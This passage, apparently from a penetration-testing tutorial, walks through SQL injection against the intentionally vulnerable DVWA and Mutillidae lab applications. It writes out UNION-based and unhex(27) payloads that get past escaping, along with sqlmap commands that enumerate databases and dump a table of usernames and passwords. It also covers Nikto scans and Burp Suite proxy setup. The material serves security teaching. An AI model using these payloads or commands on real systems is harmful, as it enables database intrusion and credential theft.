


Figure 35: A list of all usernames and hashed passwords

Are these techniques always successful?

Not really! Everything depends on the filtering functions, and other security measures the developers have applied into the web application they developed.

Checking the code used to construct the DVWA web application (the low security level version) , it is understandable that the input values are inserted into code and compared directly into the database without checking if the information contains reliable characters or/and if it follows the right format.

Have a look into variable : $id = $_GET['id'] ; there is no filtering about the value inserted by the user

Going further with our analyze, the SQL query sends the value of $id to database without any security filtering about format of data.

$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id' ";

Adding functional filters about the inputted data for sure will deny any SQL Injection attempt!

The character ' is used because this is the character limiter in SQL. With ' you delimit strings and therefore you can test whether the strings are properly escaped in the targeted application or not. If they are not escaped directly you can end any string supplied to the application and add other SQL code after that.

The character ; is used to terminate SQL statements. If you can send the character ; to an application and it is not escaped outside a string (see above) then you can terminate any SQL statement and create a new one which leaves a security breach.

Simulation 9: Manual Testing of SQL Injection for advanced attacks

SQL Injection into URL

Another method of trying for SQL injection vulnerability is to enter vulnerable SQL code into the URL of a webpage. Using the same vulnerable web application DVWA, a SQLi code may be set using the URL of the web page.

In the following example we have inserted into URL the code after id= part :

1’ union select database(), version() –

The URL will have the a new complete address :

http://192.168.56.101/dvwa/vulnerabilities/sqli/?***id=1’ union select database(),version()--&Submit=Submit#***

The result will display information about the user with the ID =1.




Figure 36:SQL Injection using the URL of the web application

In the following simulation the security level of the DVWA will be set to : medium.


SQL Injection methods to bypass security filtering functions

Increasing the security of the web application by filtering the data inserted by users, will deny many of SQL Injection codes who could breach the data saved into database.

In the following example the same input as in the previous simulation will be applied, but with a difference that the security level of application is set to : medium.

Figure 37: Testing SQL Injection for a more secured web page

The output wont show anymore the information about the users as we saw in the previous simulation, instead a SQL syntax error will be displayed.



The reason that denies a successful SQL Injection attack is linked with the adaption of a function that doesn't allow the usage of special characters(in our case the single quote).

The $id variable that saves the user inputted data into the php web application, is filtered using a function named: mysql_real_escape_string .

This function is used to escape special characters in a string for use in an SQL statement, it calls MySQL's library function mysql_real_escape_string, which prepends backslashes to the following characters: \x00, \n, \r, \, ', " and \x1a.

This function must always (with few exceptions) be used to make data safe before sending a query to MySQL. *(ORACLE, 2022).*

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```


Figure 38:Web application code used to get data from the user input

Using only the mysql_real_escape_string function may prevent some SQL Injection code but not every possible threat. We can try to attack the web application by using another SQL Injection code who won't use the escape characters. An input like :

1 or 1=1 UNION SELECT user, password FROM users #

Will have as output the information about usernames and passwords stored at users table.

(The security level is still medium!).



Explanation:

As it could be understand from the above example where an SQL Injection succeed , the mysql_real_escape_string deals mostly with the situations when in the input data is a special character such as single quote. Working with SQL means that a myriad of possible codes may be applied to alter the database , and there are lot of them which don't require any adaption of single quotes.

Analyzing another example , a hacker could avoid the single quotes but he can use them indirectly by calling a function that converts hexadecimal numbers into characters. The function named **unhex( )** will be used to convert the hexadecimal value of number 27 into a character , guess which one ? Single quote! → unhex(27) = '

This method will overcome any detection of single quote by the mysql_real_escape_string ' Php function. After applying this function any other SQL Injection code may be combined to breach the data.

Tip : Try the following code into input field of DVWA application : unhex(27) or 1=1# . The SQL Injection will be successful.

Note: For situations where there is no input field into a web application, other possible input features may be used to start a SQL Injection attack. I.e. The select box could be used to insert malicious code using the inspect element tools.

Simulation 10: Automated Testing of SQL Injection vulnerabilities

For making an automated scan for SQL flaws into web applications and going further with a testing for SQL exploitation a group of professional tools may be helpful. Following we will explain some of the most used and professional:

Nikto

Nikto is a is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated. (Sullo, 2022). Nikto comes preinstalled into Kali Linux platforms, but has a simple installation process for other platforms which don't have installed this tool by default.

Note: To download and install Nikto use the link : https://cirt.net/Nikto2

While using Nikto , a full scan of vulnerabilities could be conducted. Nikto is usually used for scanning the web applications not only for SQL injection vulnerabilities, but also for other types of flaws such as Cross Site scripting, misconfigurations, information disclosures etc.

The following scan is made for finding vulnerabilities (any of them) into Metasploitable 2 framework. The results shown are all possible vulnerable that can be exploited by different hacking methods:

The image shows a list of at least 27 possible vulnerabilities that could be exploited to breach the data or interrupt any service operation. Each of the vulnerabilities may be analyzed using other testing tools to check their severity.

To narrow the type of vulnerabilities we are interested in scanning, an additional parameter may be defined as shown below:

└─$ nikto -Tuning 9 -h 192.168.56.101

Using the parameter **-Tunning** we may choose one of the options that are available to start scanning for a particular category of vulnerabilities.

For example to scan for SQL Injection we use , **-Tunning 9** . Scanning for Cross Site Scripting could be done using the parameter **-Tunning 4** .

Check all possible parameters using the **nikto -H** command .




Figure 39: Parameters to be used with Nikto

A simple scan for SQL injection may be as following:

In the above output there are listed some of possible vulnerabilities , 9 reported from a total of 725 requests! One of the reported vulnerabilities is the outdated version of Apache (2.2.8) . This flaw in the web application may be used to exploit the database using SQL Injection.

Using Nikto we have completed the crucial step of finding possible vulnerable parts into a web application. What comes next is to test how these vulnerabilities can be used to breach the data or make harm into our web systems.

sqlmap

In this section we are being focused into the SQL Injection vulnerabilities and the harms they can cause. One of the main automated tools to be used for testing this category of threatens is **sqlmap.**

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections. (sqlmap.org, 2022)

In the coming simulation a scan is made to enumerate the database for gathering information about the DBMS (Database Management System), database name, tables of a web application. In the second step using **sqlmap** we will attempt to exploit vulnerabilities**.**

OWASP BWA project

The vulnerable web application to be tested is **Mutillidae 2**, which comes pre installed into **OWASPBWA** framework.

Opening the IP address of owaspbwa(in this simulation : 192.168.56.102) virtual machine into a Kali Linux browser, displays some of vulnerable web application which may be used for training purposes.

Click on **OWASPBWA Mutillidae II** to be redirected to the URL of this particular web application, the same will be used to initiate a sqlmap scan and exploitation.




Figure 40: The interface of OWASPBWA containing vulnerable web applications

In the following image is displayed a screenshot of the **Mutillidae II** graphical user interface. In the menu on the left we can try some of the options to test for any of top 10 vulnerabilities described by OWASP into a particular period.

For example OWASP 2013 will show an ordered list of top ten vulnerabilities released that year by OWASP organization.

The option A1-Injection(SQL) has been used to be tested. Furthermore, the category of SQL Injection may be selected for trying any possible exploitation.






Figure 41: SQL Injection categories for exploitation into Mutillidae II

- Opening User Info(SQL) will display a GUI to enter username and password for accessing the application.
- Try any username : *lom* and the same value for the password: *lom*
- Then click on *View Account Details*
- Copy the URL after completing the above steps






Starting the test with sqlmap

Sqlmap could be run within the terminal of Kali Linux, by using the command : sqlmap.

Scanning a specific application, which on our case is **Mutillidae**, needs the URL of application as parameter after **sqlmap -u** command. The **--banner** parameter at the end is used to enumerate the database. A simple scan could be the following :




From this scan two important information are revealed :

1. The parameters for interacting with the database which are : password (GET request) and username (GET request)
2. The type of database which us MySQL (last row shows this information)

Important Note:

While scanning using the following code, **sqlmap** would ask for any session ID (session ID are identifications values that save information about authentication into a web application). If we don't set a value for the session id, **sqlmap** will user a default value. This may take a little bit more time to make finish the scanning that's why is suggestable to find the session id and set is a parameter.

For setting the session ID as a parameter while using sqlmap , first lets find its value pressing F12 or inspect element. The PHPSESSID: vikng0sh8brfoh1qp72aunhd77



The session id will be set as a value of the parameter **--cookie** :

SQL Injection for exploiting MySQL database

The information we gained from the enumeration process are helpful to narrow the exploitation attempts as now there is information about the database type and username/password parameters.

The parameter **--dbms = MySQL** defines the database to be scanned (we already received this info in the previous scan).

--dbs option is used to scan only for the names of available databases into this web application.

The results are quite impressive, a whole list of all databases is displayed!

As we are currently interested for the Mutillidae web application, the database named : mutillidae , is going to be scanned for further exploitations.

For finding out the tables within this database another parameter will be used, and the code will have the following structure:

└─$ sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=lom&password=lom&user-info-php-submit-button=View+Account+Details" --cookie = " PHPSESSID: vikng0sh8brfoh1qp72aunhd77" -p username --dbms=MySQL **-D mutillidae --tables**





Figure 42:List of databases found due to exploitation

-D mutillidae parameter determines the name of the database we are concerned about.

-- tables parameter will show the tables for the database specified in the previous code




A list of 11 tables will be shown as output after applying the above commands. As a hacker could think, the first tables we would like to check are accounts or credit_cards. Guessing that essential information is saved on them.

In this steps the table accounts will be evaluated to check for any possible sensitive information stored there. We add the following parameters to check columns of this table :

-T accounts --columns

The image on the right shows the results of using this injection code. Two important columns could be analyzed for getting some real data: **password** and **username.**



To check about the information saved into this table , part of Mutillidae database lets use the parameter : **- -dump**

The whole command will be:

└─**$ sqlmap -u** "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=lom&password=lom&user-info-php-submit-button=View+Account+Details" --cookie = " PHPSESSID: vikng0sh8brfoh1qp72aunhd77" **-p username --dbms=MySQL -D mutillidae -T accounts --dump**

The results are quite thrilling, a list of all usernames and passwords saved into this table!




Figure 43:Information about usernames and passwords due to SQL Injection exploitation

Another important part of this exploitation is that all of usernames and passwords are saved automatically into a CSV file under the following path : '/home/lomi/.local/share/sqlmap/output/192.168.56.102/dump/mutillidae/accounts.csv'

Note: 192.168.56.102 is my mutillidae IP address and lomi is the name of my PC ' user!

Tip : Try other tools to scan for SQL Injection vulnerabilities , example : ScanQLi ,

Simulation 11: SQL Injection using Burp Suite

Burp Suite

To make automated testing for any SQL Injection vulnerability into our web applications we can use another professional and powerful tool such as Burp Suite.

Burp Suite will be used to capture all the requests made by the web page to the database, and then using this information a SQL injection attack may be applied. It can be understandable that Burp Suite will play the role of a proxy which operates as an intermediary between the web browser and web server. Any of the requests made by the browser (i.e. Firefox, Chrome etc.) will pass through Burp Suite to get a response than from the Web Server.

Being in the middle of communication , allows this tool to steal information about sessions and cookies used for authentication. These cookies may be used later to enumerate the targeted applications and exploit them using other additional tools such as SQLmap .

Is “stealing” session information the only operation Burp Suite can do ?

The answer is for sure no! There are plenty of other operations to be applied for testing vulnerabilities , including the SQL Injection.

The following example gives an overview of a simulation made to apply a SQL Injection attack using the Burp Suite.

Adding Burp Suite as a Proxy server into our web browser

This step must be completed if we are going to user a Firefox, Chrome etc. browser for managing our SLQ Injection requests into the vulnerable web application. The main reason for using a browser is related to the fact that we can test the way an application operates into specific browsers. To use this method we have to change browser settings and add Burp Suite as a Proxy server.

- Go to Firefox menu on top-right, choose : **Preferences**.
- Select **General** menu and scroll down to find **Network Settings** > Click on **Settings** button.
- Fill the fields as in the image , use local IP address: port 127.0.0.1 and port 8080.
- Click **OK** button to save the settings.

Another option is to use some addons such as **FoxyProxy** to better manage the configuration




